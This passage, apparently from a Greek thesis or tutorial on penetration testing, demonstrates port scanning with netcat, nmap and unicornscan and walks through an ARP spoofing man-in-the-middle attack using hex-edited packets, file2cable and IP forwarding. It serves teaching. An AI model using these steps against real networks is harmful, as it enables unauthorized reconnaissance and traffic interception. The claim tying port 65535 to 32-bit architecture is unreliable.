Το εργαλείο με το οποίο συνήθως εξετάζονται τα συστήματα που τρέχουν Netbios είναι το **SMB4K**, απεικόνιση του οποίου φαίνεται ακολούθως:



Εικόνα 4 Απεικόνιση του εργαλείου SMB4K [Πηγή 23]

Μπορούμε να χρησιμοποιήσουμε και άλλα εργαλεία όπως το **smbclient** και το **samrdump**.

2.5 Σάρωση θυρών (Port Scanning)

Ο τρόπος λειτουργίας της σάρωσης θυρών βασίζεται στην αρχή της τριπλής χειραψίας. Σύμφωνα με το RFC, όταν ένα αίτημα «SYN» στέλνεται σε μια θύρα, πρέπει να επιστραφεί ένα «ACK». Έτσι η διαδικασία του σάρωσης θυρών, έγκειται στο να γίνει προσπάθεια δημιουργίας τριπλής χειραψίας με ορισμένες θύρες. Αν οι θύρες απαντήσουν και συνεχίσουν την χειραψία η θύρα θεωρείται ανοιχτή, ειδάλλως αποστέλλεται ένα «RST».

Ένα εργαλείο που μπορεί να χρησιμοποιηθεί ως απλός σαρωτής (scanner) περιγράφεται στο Παράρτημα 1 και είναι το **netcat**. Στο παρόν σημείο δίδεται ένα απλό παράδειγμα όπου με τη χρήση του netcat σαρώνονται οι θύρες 24-26 του μηχανήματος με IP διεύθυνση 192.168.0.10, προκειμένου να βρεθεί αν κάποια από τις τρείς ανωτέρω θύρες είναι ανοιχτή:

Εισάγεται [22]:

BT ~ # **nc -vv -z -w2 192.168.0.10 24-26**


και εξάγεται το ακόλουθο μήνυμα:

```
192.168.0.10: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.10] 26 (?) : Connection refused
(UNKNOWN) [192.168.0.10] 25 (smtp) open
(UNKNOWN) [192.168.0.10] 24 (?) : Connection refused
sent 0, rcvd 0
 BT ~ #
```

Συνεπώς μόνο η θύρα 25 είναι ανοιχτή.

Η απεικόνιση της παραπάνω εντολής στο «ethereal dump», παρουσιάζεται στην Εικόνα 5 και αναλύεται ως εξής:

1. Τα τρία πρώτα πακέτα (1-3) αφορούν τη χειραψία για το αίτημα σχετικά με τη θύρα 26. Όπως φαίνεται, μετά το αρχικό «**SYN»** (πακέτο 1) ακολουθεί «**RST» , «ACK»** (πακέτο 2) από το μηχάνημα 192.168.0.10 που δείχνει ότι θύρα είναι κλειστή. Το τρίτο πακέτο αφορά ένα δεύτερο «**SYN»** από το μηχάνημα 192.168.0.143, που έκανε το αρχικό αίτημα, προκειμένου να ολοκληρωθεί η τριπλή χειραψία.
2. Τα τρία επόμενα πακέτα (4-6) αφορούν τη χειραψία για το αίτημα σχετικά με τη θύρα 25. Όπως φαίναται, το μηχάνημα 192.168.0.10 στέλνει το πακέτο 4 με «**SYN», «ACK»**, που δείχνει ότι η θύρα είναι ανοιχτή. Στα επόμενα 2 πακέτα (5, 6) το μηχάνημα 192.168.0.143 στέλνει αρχικά «**ACK»** και μετά «**FIN»** προκειμένου να ολοκληρωθεί η τριπλή χειραψία.
3. Τα τρία τελευταία πακέτα (7-9) αφορούν τη χειραψία για το αίτημα σχετικά με τη θύρα 24 και είναι ουσιαστικά τα ίδια με της θύρας 26, μιας και αυτή η θύρα είναι κλειστή.



Εικόνα 5 Απεικόνιση του εργαλείου wireshark για τη σάρωση των θυρών 24-26 [Πηγή 22].

Αν η σάρωση θυρών γίνει για θύρες UDP και όχι για TCP, που ισχύουν όσα προαναφέρθηκαν, τότε η λειτουργία του σαρωτή είναι διαφορετική μιας και το UDP πρωτόκολλο, από τη φύση του, δεν υποστηρίζει την αρχή της τριπλής χειραψίας.

Τα αποτελέσματα από τη χρήση σάρωσης θυρών UDP είναι συχνά αναξιόπιστα, καθώς τα ICMP πακέτα συνήθως απορρίπτονται από τα firewalls και τα routers. Αυτό μπορεί να οδηγήσει σε εσφαλμένα θετικές ενδείξεις (false positives) και πολλές φορές οι UDP σαρώσεις μπορεί να δείξουν, λανθασμένα, ότι όλες οι θύρες UDP είναι ανοιχτές στο υπό εξέταση σύστημα.

Επίσης οι περισσότεροι σαρωτές θυρών δεν σαρώνουν όλες τις διαθέσιμες θύρες, αλλά συνήθως έχουν μια προκαθορισμένη λίστα από «ενδιαφέρουσες θύρες», τις οποίες και σαρώνουν.

2.5.1 Network Mapper (NMAP)

Ένας από τους πλέον χρήσιμους και πιο πλήρεις σαρωτές που χρησιμοποιείται ευρέως είναι το **nmap**. Μπορεί να τρέξει και από έναν απλό χρήστη σε κάποιο linux σύστημα, ωστόσο υπάρχουν και κάποιες λειτουργίες του που γίνονται μόνο με τη χρήση των προνομίων του λογαριασμού root. Μία απλή σάρωση θυρών που μπορεί να πραγματοποιήσει κάποιος είναι η ακόλουθη [22]:

BT ~ # **nmap 192.168.0.110**

και προκύπτουν τα ακόλουθα:

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2011-10-28 16:24 GMT
Interesting ports on 192.168.0.110:
Not shown: 1664 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
119/tcp open nntp
……
6666/tcp open irc-serv
8328/tcp open unknown
```

```
MAC Address: 00:0C:29:C6:B3:23 (VMware)
Nmap finished: 1 IP address (1 host up) scanned in 1.524 seconds
BT ~ #
```

Με τον τρόπο αυτό φαίνονται οι ανοιχτές θύρες. Στην πραγματικότητα όμως δεν είναι οι μοναδικές ανοιχτές θύρες. Για να διαπιστωθεί αν υπάρχουν και άλλες θύρες ανοιχτές, δίνουμε την παρακάτω εντολή [22]:

BT ~ # **Nmap-p 1-65535 192.168.0.110**

από την οποία προκύπτει:

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2011-10-28 16:28 GMT
Interesting ports on 192.168.0.110:
Not shown: 65517 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
……
8328/tcp open unknown
30001/tcp open unknown
50203/tcp open unknown
MAC Address: 00:0C:29:C6:B3:23 (VMware)
Nmap finished: 1 IP address (1 host up) scanned in 3.627 seconds
BT ~ #
```

Χρησιμοποιώντας την επιλογή **–p** το nmap, σαρώνει όλο το εύρος των θυρών, από την θύρα 1 μέχρι και την 65535, που είναι η τιμή που δίδεται σε έναν 32bit αρχιτεκτονικής υπολογιστή. Από το παράδειγμα, διαπιστώνεται ότι προέκυψαν και άλλες 2 θύρες (30001, 50203), που η πρώτη σάρωση δεν μας είχε δώσει. Αυτό συνέβη γιατί προκαθορισμένα, το nmap χρησιμοποιεί, αν δεν του δοθεί από το χρήστη κάποια άλλη επιλογή (όπως στη δεύτερη περίπτωση –p), ένα αρχείο με προκαθορισμένες θύρες (το αρχείο αυτό για unix συστήματα βρίσκεται στη διαδρομή /usr/local/share/nmap/nmap-services), μέσα στο οποίο δεν είναι προεπιλεγμένες οι θύρες 30001 και 50203.

Η σάρωση ενός ολόκληρου δικτύου, αντί ενός μηχανήματος, γίνεται ως εξής [22]:

BT ~ # **nmap -p 139 192.168.0.***

Για να κατευθυνθεί το αποτέλεσμα σε ένα αρχείο, χρησιμοποιείται η επιλογή **–oG** [22]:

BT ~ # **nmap -p 139 192.168.0.* -oG 139.txt**

Για να βρεθεί το λειτουργικό σύστημα, που τρέχει ένα μηχάνημα με το **nmap** χρησιμοποιείται η επιλογή **–O** [23].

BT ~ # **nmap -O 192.168.0.1**

Μάλιστα η λειτουργία αυτή, που ονομάζεται os fingerprint, προϋποθέτει δικαιώματα λογαριασμού root. Κατά τη διαδικασία του os fingerprint, το nmap προσπαθεί να μαντέψει το λειτουργικό σύστημα με το να παρακολουθεί (inspect) τα πακέτα που λαμβάνονται από το υπό εξέταση μηχάνημα. Έχει αποδειχθεί ότι πολλοί κατασκευαστές λογισμικού υλοποιούν τη στοίβα TCP/IP διαφορετικά (διαφορετικά ttl values, windows size κτλ) και αυτές οι διαφορές δημιουργούν και ένα μοναδικό αποτύπωμα που εκμεταλλεύεται το nmap. Στο παράδειγμα μας το μηχάνημα 192.168.0.1, κατά πάσα πιθανότητα, τρέχει Windows Server SP1, όπως φαίνεται παρακάτω:

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2011-10-28
17:00 GMT
Interesting ports on 192.168.0.1:
Not shown: 1674 closed ports
```

```
PORT STATE SERVICE
21/tcp open ftp
135/tcp open msrpc
…..
OS details: Microsoft Windows 2003 Server SP1
Nmap finished: 1 IP address (1 host up) scanned in 16.522 seconds
BT ~ #
```

Εφαρμόζοντας το os fingerprint σε 5 μηχανήματα που έχουν ανοικτή τη θύρα 139 για να διαπιστώσουμε τι λειτουργικό σύστημα τρέχουν, αντί της επανάληψης του nmap, προτιμάται η χρήση ενός αρχείου εισόδου που περιλαμβάνει τη λίστα με τις IP διευθύνσεις των 5 μηχανημάτων και μετά η χρήση του nmap με τις επιλογές **-O, -iL** και **–oG** για να βρεθούν τα πιθανά λειτουργικά συστήματα. Η εντολές είναι οι ακόλουθες [23]:

BT ~ # **cat 139.txt |grep open |cut -d" " -f2 >139-ips.txt**

BT ~ # **nmap-O -iL 139-ips.txt -oG 139-os.txt**

BT ~ # **cat 139-os.txt |grep open|cut -d":" -f4**

και προκύπτει το ακόλουθο αποτέλεσμα, όπου διακρίνουμε οτι τα 4 τρέχουν λειτουργικό Windows και το 1 Linux:

```
Microsoft Windows 2003 Server SP1 Seq Index
Microsoft Windows 2003 Server, 2003 Server SP1 or XP Pro SP2 Seq Index
Windows 2000 Professional or Advanced Server, or Windows XP Seq Index
Windows 2000 Professional or Advanced Server, or Windows XP Seq Index
Linux 2.4.0 - 2.5.20 Seq Index
BT ~ #
```

Επίσης με το nmap δύναται να βρεθούν οι εκδόσεις των εφαρμογών που τρέχουν οι ανοικτές θύρες, χρησιμοποιώντας την επιλογή **–sV** (banner grabbing) [23]:

BT ~ # **nmap -sV 192.168.0.110**

Φυσικά το nmap παρέχει εκατοντάδες ακόμα επιλογές που μπορεί να χρησιμοποιήσει κάποιος σε μια σάρωση θυρών.

2.5.2 Το εργαλείο UNICORNSCAN

Το εργαλείο UNICORNSCAN χρησιμοποιείται, ομοίως, για σάρωση θυρών. Παρέχει τις εξής δυνατότητες:

- Σάρωση με χρήση όλων των TCP flags (SYN, ACK, PSH, URG, FIN, RST)
- TCP banner grabbing
- UDP σάρωση
- Εύρεση λειτουργικών συστημάτων και εκδόσεις εφαρμογών
- Καταγραφή αποτελεσμάτων και φιλτράρισμα αυτών με χρήση pcap αρχείων
- Έξοδο των αποτελεσμάτων σε σχεσιακές βάσεις δεδομένων

Το unicornscan είναι πιο γρήγορο από το nmap καθώς υλοποιεί δικιά του στοίβα TCP/IP. Έτσι μπορεί να σαρώνει ασύγχρονα, με το ένα νήμα να στέλνει «SYN» και το άλλο να λαμβάνει τις απαντήσεις. Παράδειγμα από τη χρήση του unocornscan [23]:

BT ~ # **unicornscan 192.168.0.110**

από το οποίο προκύπτει:

```
TCP open ftp[ 21] from 192.168.0.110 ttl 128
```

```
TCP open smtp[ 25] from 192.168.0.110 ttl 128
TCP open http[ 80] from 192.168.0.110 ttl 128
……..
```


Για να σαρωθεί μόνο π.χ. η θύρα 139 ενός ολόκληρου subnet δίνουμε:

BT ~ # **unicornscan 192.168.0.0/24:139**

2.6 Πλαστοπροσωπία ARP (ARP Spoofing)


Το «ARP spoofing» βασίζεται στο ότι οι απαντήσεις ARP δεν επιβεβαιώνονται ή ελέγχονται με κάποιο τρόπο ότι είναι σωστές, με αποτέλεσμα να είναι σε θέση κάποιος να στείλει πλαστογραφημένα ARP πακέτα σε ένα μηχάνημα – θύμα και να «ξεγελάσει» έτσι την κρυφή μνήμη ARP του μηχανήματος αυτού. Από τη στιγμή που κάποιος άλλος ελέγχει την κρυφή μνήμη ARP, μπορεί να δρομολογήσει την κίνηση από το παγιδευμένο μηχάνημα όπως θέλει αυτός, πάντα μιλώντας για ένα περιβάλλον μηχανημάτων που συνδέονται μέσω μεταγωγέα (switch).

Αν το μηχάνημα Α έχει IP διεύθυνση 192.168.2.102 και MAC 00:15:58:27:69:7F, η πύλη (gateway) έχει IP διεύθυνση 192.168.2.1 και MAC 00:90:D0:23:D4:E6 και το υπό παγίδευση μηχάνημα Β έχει IP διεύθυνση 192.168.2.111 και MAC 00:14:85:24:2B:15, προκειμένου να παγιδευτεί ένα μηχάνημα με «ARP spoofing» από το μηχάνημα Α, στέλνεται ένα πακέτο ARP προς εύρεση της πύλης και καταγράφετε η απάντηση ARP που στέλνει η πύλη, όπως φαίνεται στην Εικόνα 6.



Εικόνα 6 Απεικόνιση του εργαλείου wireshark για την αποστολή πακέτου ARP στην IP διεύθυνση 192.168.2.1 [Πηγή 23]

Στην συνέχεια θα πρέπει να αποθηκευτεί η απάντηση, όπως φαίνεται στην Εικόνα 7, σε έναν HEX editor, προκειμένου να τροποποιηθεί και να σταλεί πίσω στο δίκτυο χρησιμοποιώντας ένα εργαλείο που λέγεται **file2cable**.



Εικόνα 7 Απεικόνιση HEX editor με την απάντηση του wireshark πριν την παγίδευση [Πηγή 23].


Από την παραπάνω καταγραφή μέσω του wireshark (για περισσότερες πληροφορίες βλ. ΠΑΡΑΡΤΗΜΑ 2), προκύπτει ότι:

- Το ARP πακέτο προορισμού: 00:15:58:27:69:7f
- Το ARP πακέτο προέλευσης: 00:90:d0:23:d4:e6

- Η MAC διεύθυνση του αποστολέα : 00:90:d0:23:d4:e6
- Η IP διεύθυνση του αποστολέα: 192.168.2.1


Το παραπάνω πακέτο στην συνεχεία θα τροποποιηθεί και θα έχει σκοπό να μπερδέψει το υπό παγίδευση μηχάνημα B, ώστε να πιστέψει ότι το μηχάνημα A είναι η πύλη και έτσι όλα τα πακέτα του θα τα στέλνει πρώτα στο A , ενώ στην συνέχεια θα μεταβιβάζονται στην πύλη για να δρομολογηθούν προς το Διαδίκτυο. Δηλαδή με αυτόν τον τρόπο υποκλέπτεται όλη τη δικτυακή κίνηση του υπό παγίδευση μηχανήματος B.

Εξετάζοντας την κρυφή μνήμη ARP του υπό παγίδευση μηχανήματος B, πριν την όποια αλλαγή διακρίνεται το αποτέλεσμα της Εικόνας 8.




Εικόνα 8 Κρυφή μνήμη ARP του υπό παγίδευση μηχανήματος πριν την παγίδευση [Πηγή 23].

Για την υλοποίηση της παγίδευσης γίνονται οι εξής αλλαγές: όπου ήταν η MAC διεύθυνση του A μηχανήματος (00:15:58:27:69:7f) και της πύλης (00:90:d0:23:d4:e6), τοποθετείται η MAC διεύθυνση του μηχανήματος B (00:14:85:24:2B:15) και του A (00:15:58:27:69:7f), αντίστοιχα. Στέλνοντας το αρχείο που φαίνεται στην Εικόνα 9 στο μηχάνημα B, χρησιμοποιώντας το εργαλείο file2cable, η κρυφή μνήμη arp του μηχανήματος B θα είναι όπως αυτή φαίνεται στην Εικόνα 10.




Εικόνα 9 Απεικόνιση HEX editor μετά την πρώτη τροποποίηση [Πηγή 23].



Εικόνα 10 Κρυφή μνήμη ARP του υπό παγίδευση μηχανήματος μετά την παγίδευση[Πηγή 23].

Από τη στιγμή που προτεραιότητα έχει η πιο πρόσφατα ενημερωμένη εγγραφή στην κρυφή μνήμη ARP, πράγματι πλέον το μηχάνημα Β πιστεύει ότι το μηχάνημα Α είναι η πύλη. Προκειμένου να ολοκληρωθεί η παγίδευση, πρέπει και η πύλη να «πιστέψει» ότι το μηχάνημα Α είναι το μηχάνημα Β, ώστε όλα τα πακέτα που προορίζονται για το Β μηχάνημα να τα προωθούνται στο Α μηχάνημα. Συνεπώς πρέπει να ακολουθήσει μια ακόμη τροποποίηση στον HEX editor. Συγκεκριμένα όπου ήταν η MAC διεύθυνση του Α μηχανήματος (00:15:58:27:69:7f) και της πύλης (00:90:d0:23:d4:e6), θα γραφτεί η MAC διεύθυνση της πύλης (00:90:d0:23:d4:e6) και του Α μηχανήματος (00:15:58:27:69:7f) αντίστοιχα, δηλαδή αντιστρέφεται η σειρά των MAC διευθύνσεων.



Εικόνα 11 Απεικόνιση HEX editor μετά την δεύτερη τροποποίηση [Πηγή 23].

Μάλιστα, πριν σταλούν τα δύο αρχεία που έχουν φτιαχτεί, πρέπει να ενεργοποιηθεί στο μηχάνημα Α το IP forwarding, έτσι ώστε τα πακέτα που φτάνουν σε αυτό από το υπό παγίδευση μηχάνημα να μην απορρίπτονται αλλά θα περνούν προς την πύλη (BT~ # **echo 1 > /proc/sys/net/ipv4/ip_forward)** [23].

Προκειμένου να σταλούν τα αρχεία πρέπει να τρέξει το ακόλουθο σενάριο:

